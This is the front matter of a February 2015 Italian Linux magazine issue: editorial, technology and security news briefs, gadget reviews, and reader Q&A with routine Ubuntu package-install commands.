Anno XVII - N°2 (159) • Periodicità: Mensile • Febbraio 2015
VERSIONE BASE RIVISTA+DVD € 5,99
VERSIONE DVD PREMIUM RIVISTA+DVD DOUBLE SIDE € 6,99

DVD DOPPIO

GNU LINUX MAGAZINE

FEBBRAIO 2015


EDIZIONI MASTER www.edmaster.it

9 771592 815648 50159


DA NON PERDERE!

PHOTOSHOP GRATIS per la tua Linux box

Ti sveliamo come ottenere una **copia originale** del software n.1 per il **fotoritocco** e **installarlo senza problemi** sulla tua distro preferita

+ Il kit software del nuovo "fotografo al digitale"

10 STAMPANTI 3D LINUX READY!

Le abbiamo testate sulle distro più diffuse. Ecco i modelli che funzionano davvero

GRATIS PER TE Driver, software completi e modelli 3D già pronti da stampare

"MI SQUILLA IL BROWSER"

Con Firefox Hello puoi chiamare e videochiamare gratis in tutto il mondo

Linux da taschino
Firefox OS, Sailfish, Ubuntu Touch e Tizen: qual è il sistema mobile giusto per te?

Il Pinguino scende in campo
Football Manager 2015: allena la tua squadra e vinci il campionato di serie A

Il tuo negozio Open Source!

Le dritte dei nostri esperti per aprire subito un e-store completo e a costo zero

ANDROID CORNER

PIÙ SNELLO, PIÙ BELLO!
La guida completa dare una nuova veste grafica ed una marcia in più al tuo telefonino

"MALEDETTA BATTERIA!"

Non arrivi a fine giornata? E se la batteria fosse danneggiata? Verificalo in pochi tap

LINUX Magazine

Anno XVII - 02 (159) - Febbraio 2015 - Periodicità Mensile
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: www.linux-magazine.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Redazione: Vincenzo Cosentino
Collaboratori: M. Di Paolo Emilio, M. Petrecca, G. Racciu, L. Santangelo, L. Tringali
Segreteria di Redazione: Rossana Scarcelli
Consulenza Redazionale: SET s.r.l./ G. Forlino

REALIZZAZIONE GRAFICA Cromatika s.r.l.
Art Director: Fabio Marra
Responsabile grafico di Progetto: Leonardo Cocerio
Area Tecnica: Giancarlo Sicilia (Responsabile), Dario Mazzei
Illustrazioni: Tonino Intieri, Arturo Barbuto
Grafica: Francesco Cospite

Concessionaria per la pubblicità: MASTER ADVERTISING s.r.l.
Viale Andrea Doria, 17 - 20124 Milano - Tel. 02.83121211 - Fax 02.83121207
email: advertising@edmaster.it

EDITORE Edizioni Master S.p.A.
Sede di Rende: via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD ROM (6 numeri) € 25,00 sconto 30% sul prezzo di copertina di € 35,94; DVD ROM (12 numeri) € 50,00 sconto 30% sul prezzo di copertina di € 71,88; versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/03/2015.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:
EDIZIONI MASTER S.p.A. - Viale Andrea Doria, 17 - 20124 Milano
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito Visa, Cartasi, o Eurocard/Mastercard**, (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.
IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Viale Andrea Doria, 17 - 20124 Milano

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 – 13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.


Assistenza tecnica: linuxmag@edmaster.it
Stampa: GRAFICA VENETA S.p.A. - Via Malcanton, 2 - 35010 Trebaseleghe (PD).
Duplicazione DVD: EcoDisk S.r.l. - Via dell'Aprica, 16 - 20158 Milano
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A.
via Cazzaniga, 19 – 20132 Milano tel:02/25.82.1

Finito di stampare: Gennaio 2015

Editoriale

GNU/Linux non è una religione

Ma siamo davvero sicuri che le crociate siano terminate nel XIII secolo? Ce lo chiediamo semplicemente perché ad osservare alcuni atteggiamenti sembra quasi che in giro per il mondo siano in atto (ormai da diversi anni) delle spedizioni che, però, non coinvolgono cristiani e musulmani, ma amanti di GNU/Linux e utenti Windows. Con qualche sporadica apparizione dei seguaci della mela morsicata. Per rendersene conto basta fare un giro su YouTube e dare un'occhiata ai commenti dei video che mostrano comparative tra il sistema operativo del Pinguino e una qualsiasi release dell'OS di casa Microsoft. O, ancora, darsi ad approfondite letture di vari forum per rendersi conto di come gli schierati con l'una o l'altra bandiera non se le mandino di certo a dire. È vero, fortunatamente si tratta di una guerra che si combatte a parole e, da buoni linuxiani, potremmo chiudere facilmente la battaglia citando proprio il creatore del sistema operativo del Pinguino, Linus Torvalds: «parlare è facile. Mostrami il codice.» Una frase che chiuderebbe ogni discorso con estrema eleganza e senza possibilità di ribattuta da parte della "fazione nemica". E anche di fronte ad una probabile (anzi, quasi certa) risposta, potremmo tranquillamente evitare di continuare ogni discussione. Eppure, qualcuno "dei nostri" non ci sta e, preso dall'impeto di difendere la propria ragione di vita, si lascia andare a morali senza fine. Morali che, il più delle volte, non trovano però alcuna via di chiarimento. Perché essenzialmente c'è poco da fare. È un po' come la politica, c'è chi è di destra e chi di sinistra; come la religione, c'è chi è musulmano e chi cattolico. È la vita di tutti i giorni ed ognuno è giusto che la viva come meglio creda, purché priva di paraocchi. Ma non dobbiamo dimenticare mai che si tratta pur sempre di informatica e non di un credo religioso. Non dobbiamo cercare di imporre a nessuno il nostro pensiero informatico. Al massimo, possiamo dare qualche consiglio, illustrare il nostro punto di vista e i reali vantaggi nell'adottare Software Libero. Poi, ognuno per la sua strada. E stiamo tranquilli che, se siamo stati abbastanza chiari e se la nostra via è quella corretta, il tempo ci darà ragione. Come ce la sta dando in ambito aziendale (un numero sempre più alto di imprese decide di abbandonare soluzioni software proprietarie) e in quello server. Ma, d'altro canto, chi siamo noi per affermare che la nostra strada sia davvero quella corretta? Dubitare è il primo passo per migliorare. Solo dubitando possiamo approfondire aspetti del nostro sistema operativo che neppure conoscevamo. E il dubbio, il più delle volte, affiora proprio durante una discussione, ma di quelle sane, portate avanti senza preconcetti e dogmi. Un pizzico di discussione, due cucchiai di dubbio e approfondimento a volontà: è questa la giusta ricetta con la quale tutti dovremmo nutrirci, indipendentemente se appassionati di GNU/Linux, Windows o Mac OS X. Solo così potremo definirci informaticamente maturi. Alla fine dei conti, dunque, forse è giusto lasciare tutto così. Lasciare che quest'eterna battaglia senza vincitori né vinti prosegua negli anni a venire provando solo di affrontare ogni discussione tecnica con la massima serenità e senza cercare necessariamente di tirare l'acqua al proprio mulino. E non ce ne voglia Mr. Stallman, ma forse è meglio pensarla ancora una volta alla Torvalds maniera: «non è che io mi astenga dagli schieramenti. È solo che provo un profondo biasimo per chiunque cerchi di imporre la propria morale agli altri. E potete sostituire la parola morale con religione, fede informatica o altro ancora.» Quel che è certo è che il nostro intento non era quello di fare morali. Ma dopo queste poche righe, anche noi siamo caduti nell'errore. Quant'è facile sbagliare quando si parla di informatica.

Vincenzo Cosentino
Invia il tuo commento a:
redazione@linux-magazine.it

PHOTOSHOP GRATIS

Ti sveliamo come ottenere una **copia originale** del software n.1 per il **fotoritocco** e **installarlo senza problemi** sulla tua distro preferita

+ Il kit software del nuovo "fotografo al digitale"

HACKING ZONE

IL PIRATA GESTISCE IL TUO SITO WEB

92 Più di 800.000 siti Web rischiano di essere crackkati a causa di un plug-in difettoso di Wordpress

HARDWARE

10 STAMPANTI 3D LINUX READY!

37 Le abbiamo testate sulle distro più diffuse. Ecco i modelli che funzionano davvero

RETE

"MI SQUILLA IL BROWSER!"

59 Si chiama Hello ed è il nuovo servizio gratuito che ti fa chiamare e video chiamare da Firefox

Rubriche

Flash

L'auto che guida senza autista

Qualche tempo fa, Google aveva messo in mostra una prima versione funzionante (anche se da considerarsi comunque un esperimento) delle proprie auto-robot, in grado di guidarsi autonomamente e di riconoscere l'ambiente circostante. Ora quel primo prototipo è stato rifinito raggiungendo la sua forma completa. È sempre un prototipo, ma presto verrà testato su strada. L'auto-robot presentata qualche mese fa mancava di alcuni elementi di complemento ma importanti come le luci di posizione anteriori, nel prototipo finale quegli elementi ci sono tutti e il resto è stato rifinito attraverso un processo iterativo che ha preso in considerazione diversi modelli di auto. Il risultato del test finale non è molto diverso rispetto al primo prototipo, almeno a livello di facciata, mentre tra le differenze che più saltano all'occhio va sottolineata la nuova forma compatta del LIDAR sul tetto dell'auto, sistema a cui è deputato il compito di "riconoscere" l'ambiente circostante e gli ostacoli presenti sulla strada.
Nel corso del prossimo anno dovrebbe avvenire l'atteso debutto sulle strade pubbliche, con un guidatore umano presente come misura di cautela aggiuntiva.

Per informazioni:
http://goo.gl/hbdFz0

Tor sotto attacco: ci risiamo

Il network a cipolla caduto vittima di un sequestro contro i server di relay

L'allarme è stato lanciato dal sito ufficiale una manciata di settimane fa: "la rete Tor potrebbe presto essere vittima di un attacco contro le directory authority", dicevano gli sviluppatori, "con conseguente malfunzionamento della rete a cipolla e l'impossibilità, per gli utenti, di usufruire del servizio di anonimizzazione. Le directory authority hanno il compito cruciale di mantenere un archivio aggiornato dei server di relay che costituiscono l'ossatura del network di Tor", hanno comunicato gli sviluppatori, un network usato da molti utenti legittimi ma che evidentemente continua a rappresentare il bersaglio principale di forze dell'ordine e autorità assortite.
Una conferma dei pericoli denunciati dagli sviluppatori è arrivata anche da Thomas White, gestore di un cluster di relay di Tor che sostiene che lo chassis dei suoi server sia stato aperto e qualcuno abbia collegato un dispositivo USB alla macchina per circa 30-60 secondi prima di interrompere la connessione. Tor di nuovo vittima di un raid da parte di ignoti agenti di polizia ben consapevoli di quello che facevano? Forse, anche se a questo punto si parla ancora solo di speculazioni. Quel che è certo è che le autorità non si fanno scrupoli, quando si tratta di oltrepassare lo strato di anonimizzazione della rete a cipolla per incastrare i criminali o presunti tali: nel 2012, dicono le fonti, l'FBI ha fatto uso del framework open source Metasploit - sottoprogetto "Decloaking Engine" - per portare a compimento la propria campagna di de-anonimizzazione nota come Operation Torpedo.

Per informazioni:
http://goo.gl/p7nLw6

Bitcoin, condanna per Silk Road

Uno dei fondatori aveva ammesso di aver partecipato ad attività di riciclaggio di denaro


Charlie Shrem, fra i fondatori della **Bitcoin Foundation** e CEO della start-up **BitInstant**, dedicata all'acquisto anonimo di Bitcoin e per mezzo della quale ha contribuito a vendere più di 1 milione di dollari in BTC agli utenti di Silk Road, ha incassato la sentenza della giustizia statunitense.
Shrem, 25 anni, è stato condannato a una pena di due anni di carcere e a tre anni di libertà vigilata, e subirà una confisca pari a 950.000 dollari. Shrem, nel mese di settembre, si era già dichiarato colpevole, riconoscendo le accuse di riciclaggio che pendevano sul suo capo dal momento dell'arresto, seguito allo smantellamento del mercato nero di Silk Road. L'imprenditore aveva ammesso che per 11 mesi nel corso del 2012 avrebbe consapevolmente supportato attraverso BitInstant le attività di

tale **BTCKing**, al secolo Robert M. Faiella, impegnato nella conversione di Bitcoin venduti agli utenti di Silk Road.
La condanna per il giovane avrebbe potuto essere molto più pesante e avrebbe potuto superare i 5 anni di carcere se nei mesi scorsi non avesse scelto il patteggiamento. Non gli è stato concesso di scontare l'intera pena in regime di libertà vigilata per la gravità dei suoi reati, perché "ha consapevolmente agevolato l'acquisto e l'uso di Bitcoin da parte di terzi per l'acquisto di sostanze illegali sul sito di Silk Road" e "ha trascurato i propri doveri di supervisore di BitInstant, anteponendo il profitto illegale alla responsabilità etica e morale".

Per informazioni:
http://goo.gl/ZFVmW5

USBdriveby: il figlio di BadUSB

Un dispositivo ultra economico è in grado di compromettere Mac OS X e non solo

C'era una volta BadUSB, la vulnerabilità nel protocollo USB che è possibile sfruttare per compromettere PC e dispositivi "sbloccati" emulando mouse e tastiera con un firmware taroccato. Oggi invece c'è USBdriveby, un dongle amatoriale che sfrutta la falla suddetta per compromettere seriamente il sistema operativo dei PC Mac. USBdriveby è in sostanza un microcontroller "sgusciato" con una forma molto simile a una chiavetta flash, un dispositivo dal costo di 20 dollari che una volta inserito nella porta USB di un Mac è in grado di compiere svariate azioni malevole simulando mouse e tastiera con relativi comandi, movimenti del puntatore e click "armati" sulle finestre di dialogo mostrate su schermo. Gli sviluppatori

spiegano che il microcontroller low-cost è in grado di aprire una backdoor permanente, disabilitare il firewall di sistema, tenere sotto controllo il traffico di rete, e il tutto in pochi secondi dopo l'inserimento nella porta USB. Gli effetti dell'attacco sono permanenti anche una volta estratto il dispositivo. USBdriveby è pensato per girare su sistemi Mac ma il firmware è facilmente riprogrammabile per attaccare anche i sistemi operativi Windows o GNU/Linux, spiegano i suoi creatori, sebbene le azioni malevole eseguibili con il dongle dovrebbero essere meno distruttive di quelle possibili tramite BadUSB.

Per informazioni:
http://goo.gl/fRjcXf

Flickr sa cosa vuol dire Creative Commons?

La piattaforma rinuncia a vendere le immagini messe a disposizione con licenze libere

Il servizio di condivisione fotografica ha fatto marcia indietro: cesserà di mettere in vendita le immagini che gli utenti hanno condiviso sotto licenza Creative Commons, anche se gli utenti stessi hanno tecnicamente concesso libertà riguardo agli usi commerciali delle loro opere. Flickr, stando alle sue condizioni d'uso, avrebbe avuto tutto il diritto di stampare, incorniciare e vendere certe immagini pubblicate sulla piattaforma dagli utenti sotto licenza CC che garantiscano ogni libertà riguardo agli usi commerciali: il servizio di sharing, fra i primi ad abbracciare le licenze libere, con il servizio Wall Art intendeva sfruttare proprio le libertà che gli autori scelgono di non arrogarsi. Con immagini rilasciate ad esempio sotto licenza CC-BY, che impone la semplice attribuzione, o CC-BY-SA che in più ha natura virale, Flickr avrebbe potuto offrire un servizio perfettamente in linea con le regole e lo spirito che animano Creative Commons. Ma i fotografi, a pochi giorni dall'avvio del programma Wall Art, si erano ribellati: c'era chi aveva provveduto alla rimozione delle immagini e chi aveva addirittura deciso di lasciare la piattaforma. Flickr rimborserà poi gli autori le cui foto in CC sono state vendute attraverso il servizio, promettendo nel contempo di lavorare a fianco di Creative Commons per "tornare a proporre programmi che meglio si allineino con i valori della nostra community".

Per informazioni:
http://goo.gl/74Jlzd

Flash

Un buco nei tempi della Rete

Il protocollo NTP (Network Time Protocol), pensato per la sincronizzazione degli orari dei sistemi informatici collegati alla rete Internet, è affetto da una grave vulnerabilità di sicurezza, un baco su cui le autorità statunitensi lanciano l'allarme per via dei suoi potenziali effetti nefasti sulla sicurezza dei server che implementano il servizio.
Il bug è presente nelle versioni di NTP precedenti alla 4.2.8, avverte l'Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) USA, e può essere sfruttato per eseguire codice malevolo da remoto.
Il suddetto codice viene eventualmente eseguito con gli stessi privilegi di accesso del demone del protocollo NTP, anche se in casi del genere non è raro assistere ad attacchi combinati basati sull'elevazione di privilegi (privilege escalation) e un raggio di azione molto più esteso. Non è la prima volta che il protocollo NTP viene preso di mira o viene sfruttato per portare a termine attacchi telematici.
In quest'ultimo caso, tra le prime aziende a muoversi sul fronte del rattoppo c'è Apple: la corporation della Mela ha rilasciato una patch correttiva pensata per chiudere la falla.

Per informazioni:
http://goo.gl/n94OMC

Flash

The Pirate Bay, acque agitate

The Pirate Bay potrebbe presto tornare on-line, o almeno è quello che traspare dagli ultimi eventi registrati dopo lo psicodramma collettivo del raid delle forze dell'ordine svedesi che ha buttato giù, ancora una volta, il servizio preferito dai pirati di tutto il mondo, proprio quelli in cerca di download illegali. Ci sono aggiornamenti per il dominio, e le "alternative" che vogliono fare uso dello stesso spirito della Baia (e anche dello stesso codice) non mancano. La versione ufficiale sin qui resa nota dagli admin di TPB (The Pirate Bay), a cui "non frega niente" del raid; sembra si debba considerare un fatto temporaneo e non definitivo: il dominio thepiratebay.se, finora irraggiungibile, è tornato di nuovo online e risulta, allo stato attuale, controllato dal registrar binero.se. Il dominio punta poi a un nuovo indirizzo IP, localizzato in Moldavia e sullo sfondo della pagina vuota campeggia un Jolly Roger incattivito (il simbolo più diffuso e riconosciuto dei "pirati", per mare e per Internet. In alto alla pagina è recentemente comparso un timer che segna il tempo trascorso dal nuovo sequestro da parte delle autorità svedesi. In definitiva, i pirati non sembrano arrendersi.

Per informazioni: http://goo.gl/HKMMOx

Megaupload, il raid era legale

Il mandato che nel 2012 ha ordinato la perquisizione dell'abitazione di Kim Dotcom era valido

WSono trascorsi quasi 3 anni dall'incursione nell'abitazione di Kim Dotcom ordinata dagli Stati Uniti e condotta dalle autorità neozelandesi: l'impero di Megaupload si è sgretolato sotto il peso di un'accusa di violazione del copyright e il suo fondatore non ha mai rinunciato a combattere, in Rete e nei tribunali. Ma, in attesa di decidere della sua estradizione, la giustizia sembra essergli avversa. La Corte Suprema di Wellington ha da qualche giorno confermato la legalità del raid che ha portato al sequestro di 135 dispositivi, tra macchine e supporti di archiviazione, dall'abitazione di Dotcom e del tecnico informatico Bram van der Kolk. Dotcom aveva già contestato l'operazione, a suo dire fondata su mandati troppo generici: se in prima istanza le autorità neozelandesi avevano dato ragione al fondatore di Megaupload, ritenendo che il mandato non fosse supportato da accuse circostanziate, la corte d'appello che aveva riesaminato il caso aveva ribaltato la decisione, ammettendo a favore di Dotcom solo la presenza di trascurabili vizi formali.
La Corte Suprema si è trovata d'accordo con il tribunale d'appello e ha respinto la richiesta di Dotcom: "nonostante i mandati di perquisizione fossero manchevoli nella descrizione delle accuse da cui erano motivati - così recita la decisione del tribunale - queste mancanze non sono risultate in alcuna errata amministrazione della giustizia nei confronti del ricorrente".

Per informazioni: **http://goo.gl/s9fkJo**

Cina, se l'infezione è di fabbrica

Un nuovo malware colpisce milioni di gadget Android permettendone il controllo remoto

Gli esperti di sicurezza di Palo Alto Networks hanno rivelato l'esistenza dell'operazione CoolReaper, una minaccia a base di backdoor per Android che riguarda gli utenti in possesso di terminali mobile prodotti dalla società cinese **Coolpad**. Il produttore asiatico - il terzo produttore di smartphone della Cina, il sesto al mondo - avrebbe volontariamente installato la backdoor **CoolReaper** sui propri gadget Android, hanno denunciato i ricercatori, e avrebbe continuato a farlo nonostante i messaggi di denuncia degli utenti sui forum in Rete in merito alla scoperta di attività sospette osservate sui terminali. L'aggiunta di CoolReaper a un gadget Android permette a Coolpad di compiere sostanzialmente ogni genere di azione malevola agendo da remoto, spiegano gli esperti, azioni che includono il download, l'installazione o l'attivazione di una qualsiasi app Android senza intervento dell'utente, la cancellazione dei dati utente, la disabilitazione delle app di sistema, l'invio o l'inserimento "arbitrari" di SMS o MMS, la composizione di qualsiasi numero telefonico e molto altro ancora. Coolpad è arrivata persino a modificare la propria ROM custom di Android per meglio nascondere la presenza del malware CoolReaper e farlo passare inosservato a una scansione antivirale: questa la denuncia della società di sicurezza. E il numero di vittime? Stando ai dati attuali, si parla di circa 10 milioni di device (e, di conseguenza, utenti) coinvolti.

Per informazioni: **http://goo.gl/orcj0Z**

Linux gadget e prodotti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

QUANDO L'ADSL NON C'È

TENDA 3G/4G WIRELESS N300 ROUTER

L'acquisto ideale per tutti coloro che non dispongono di una connessione ADSL e che per realizzare una LAN ad alta velocità possono ricorrere esclusivamente ad una Internet Key 4G o ad smartphone di nuova generazione. Questo router è compatibile con le chiavette USB di tutti i principali gestori telefonici: può essere quindi utilizzato da chiunque.

39,00 EURO

Disponibile sia una modalità wireless, fino a 300 Mbps, che quella via cavo (sono presenti 3 porte Ethernet).

Per informazioni:
http://www.telcominstrument.com

IL CALORE DELLA MUSICA!

ARCHOS MUSIC BEANY

Se vogliamo essere davvero alla moda, ma nello stesso tempo desideriamo ripararci dal freddo pungente dell'inverno, possiamo acquistare questo cappellino dotato di cuffia Bluetooth integrata. In morbida e calda lana, permette di ascoltare musica dallo smartphone, dal tablet o dal lettore MP3 in qualunque momento e ovunque ci si trovi. Grazie ai comandi disponibili è possibile controllare il volume o cambiare brano direttamente dalla cuffia. Il microfono incorporato, inoltre, permette di rispondere alle chiamate in arrivo sul nostro telefonino.

29,90 EURO

Per informazioni:
http://www.archos.com

TIENI D'OCCHIO I CONSUMI!

TECHLY IPW-ADP-ENM2

Questo rilevatore di consumi permette di monitorare i dispendi energetici e di stimarne i costi individuando le apparecchiature elettriche presenti in ambienti domestici e lavorativi che assorbono maggiore energia. Per utilizzarlo basterà inserire la presa di corrente, collegarvi la presa schuko e del dispositivo oggetto della misurazione e impostare la tariffa energetica. Le informazioni compariranno sul display LCD a tre fasce. Il dispositivo rileva la potenza (Watt), la tensione (Volt), la frequenza (Hz) e l'effettiva corrente consumata.

16,59 EURO

Per informazioni:
www.manhattanshop.it

IL RASOIO DEI VERI GEEK

RECHARGEABLE USB TRAVEL RAZOR

Si tratta di un rasoio da viaggio USB dalle dimensioni ridotte rispetto ai classici rasoi elettrici. La ricarica, che può avvenire tramite la porta USB di notebook e PC, elimina la necessità di portare con sé il caricabatterie e di eliminare l'utilizzo delle normali pile usa e getta. Naturalmente, però, il dispositivo può anche essere caricato nella maniera tradizionale, ovvero collegandolo ad una presa elettrica.

Per informazioni: *http://www.sharperimage.com*

33,00 EURO

hi-tech per tutti

ILLUMINA LE TUE FOTO

KICK LUCE PER IPHONE

È una periferica pensata per scattare foto sfruttando gli effetti e i colori della luce. Si tratta di un case nel quale infilare l'iPhone; immediatamente, il dispositivo verrà dotato di una molteplicità di luci a LED in grado di produrre qualsiasi tonalità di colore. Per utilizzarlo, è necessario scaricare anche un'applicazione gratuita. Non permette di scattare direttamente delle foto, ma solo di modificarne i colori.

Per informazioni: ***http://www.photojojo.com***

STRINGIMI LA MANO E TI DIRÒ CHI SEI!

RAZER NABU

Il braccialetto social di Razer consente a tutti i possessori di interagire tra loro scambiandosi informazioni su gusti, hobby, interessi, ecc. Il tutto tramite una semplicissima strette di mano! Il piccolo display OLED di cui è dotato, lo rende discreto e si illumina ogni volta che il bracciale viene ruotato sul polso. Un'idea veramente originale e carina che ci permetterà di conoscere più a fondo chiunque incontriamo (e che, ovviamente, è in possesso di un device del genere). Il prezzo contenuto sicuramente ne invoglierà l'acquisto

Per informazioni: ***http://nabu.razerzone.com/***

LA LAMPADINA INTELLIGENTE

BEON

La lampadina che tiene lontani i ladri, memorizza i nostri orari e si accende quando non siamo in casa, simulando così la presenza di qualcuno nell'appartamento. Grazie all'app dedicata e a alla connessione Bluetooth, sarà possibile accendere e spegnere tutte le luci direttamente dallo smartphone o dal tablet, settare gli orari di accensione per ogni singola BeON e "insegnare" a riconoscere campanello o allarmi. Il prezzo è un po' alto, ma per un guardiano così preciso ne vale la pena!

Per informazioni: ***www.kickstarter.com***

LO SPECCHIETTO CHE...RICARICA!

PEARL

Ha un diametro di soli 9 centimetri , ma questo specchietto tascabile è in grado di ricaricare smartphone e tablet. Si tratta, infatti, di una batteria supplementare dotata di porta USB tramite la quale è possibile effettuare la ricarica e che portato in borsa non darà alcun ingombro. Il gadget, disponibile in tre colazioni, anche se darà un'immagine un po' deformata, sarà comunque utilizzabile come specchietto da borsetta, un'idea che potrebbere rendere felice il pubblico femminile.

POSTALINUX

Per curiosità, suggerimenti, critiche e domande di ogni genere, scrivici, sempre in modo sintetico, all'indirizzo linuxmag@edmaster.it

"Anche io voglio il nuovo Cinnamon!"

Un saluto a tutti i lettori di Linux Magazine e complimenti per la rivista. Da qualche mese utilizzo Ubuntu 14.10 e mi sono un po' stufato di Unity: vorrei quindi mettere alla prova ambienti desktop alternativi e più precisamente Cinnamon. Ho visto, però, che manca un PPA ufficiale dedicato a Ubuntu. Dunque, non è possibile installarlo?

Antonio

Fortunatamente, distro come Ubuntu ci permettono di sperimentare come meglio crediamo. Così, se vogliamo sbarazzarci momentaneamente o in maniera definitiva di Unity, possiamo provare anche Cinnamon, nella sua nuova versione 2.4. Anche se non è disponibile un PPA ufficiale che ci permette di installarlo, ne è comunque presente un altro mantenuto da uno sviluppatore indipendente. Avviamo quindi il terminale e da qui lanciamo **sudo add-apt-repository ppa:tsvetkov/cinnamon** seguito da **sudo apt-get update**. Installiamo l'ambiente desktop con **sudo apt-get install cinnamon**. L'operazione può durare anche diversi minuti. Al termine, non ci resta che riavviare la sessione e attivare il nuovo Cinnamon.

Questione di driver (proprietari)

Salve, spero che riusciate a darmi una mano. Sono una new entry del mondo GNU/Linux ed ho da poco installato Ubuntu 14.04 LTS. Potreste aiutarmi ad installare i driver proprietari disponibili per la mia scheda video? É una NVIDIA 620M

Luigi

Al termine dell'installazione di Ubuntu (così come accade in molte altre distribuzioni) tutto funziona out-of-the-box. O quasi. Già, perché per motivi strettamente correlati alle licenze d'uso, Canonical non include determinati codec, così come i driver proprietari delle schede video. Incluse quelle prodotte da NVIDIA. Per lo meno al primo avvio.

Fig. 1 - Ecco l'interfaccia grafica dalla quale è possibile ricercare e installare con facilità eventuali driver proprietari

Ciò, dunque, non vuol dire che non saremo in grado di installare in maniera semplificata i driver proprietari relativi alla nostra scheda video. Tutto quello che dobbiamo fare è digitare dalla Dash del sistema **Software e aggiornamenti** e avviare il tool. Spostiamoci dunque nel tab **Driver Aggiuntivi** (l'ultimo sulla destra) e attendiamo qualche secondo affinché la ricerca venga portata a termine. Nel caso in cui ce ne siano di disponibili, verranno mostrati su schermo: selezioniamo quello più recente e confermiamo con **Applica modifiche**.

Monitor HiDPI e GNU/Linux

Un saluto a tutti. Sono appassionato di GNU/Linux e di fotografia. E proprio la passione per quest'ultima mi ha spinto ad acquistare un monitor HiDPI (pagato un occhio della testa!). Peccato, però, che non abbia ancora trovato un software di manipolazione grafica che mi permetta di lavorare le mie foto conservando i vantaggi dell'HiDPI. Potete darmi una mano?

Mario

Come la Cover Story di questo numero di Linux Magazine insegna, i software che ci permettono di lavorare foto o, più in generale, di elaborare immagini, di certo non mancano neppure sul sistema operativo del Pinguino. Non tutti, però, sono compatibili con la nuova tecnologia HiDPI dei monitor più recenti. Per chi non lo sapesse, questa tecnologia permette di avere una risoluzione decisamente elevata permettendo all'utente di avere una fedeltà cromatica impareggiabile. Fra i programmi dedicati all'elaborazione delle foto già compatibili con i display HiDPI c'è **Darktable**, recentemente aggiornato alla nuova versione 1.6. Se vogliamo metterlo alla prova su una qualsiasi release di Ubuntu non dobbiamo far altro che avviare il terminale e aggiungere il giusto PPA: **sudo add-apt-repository ppa:pmjdebruijn/darktable-release**. Aggiorniamo poi l'elenco dei pacchetti con **sudo apt-get update** e procediamo all'installazione del software con **sudo apt-get install darktable**.

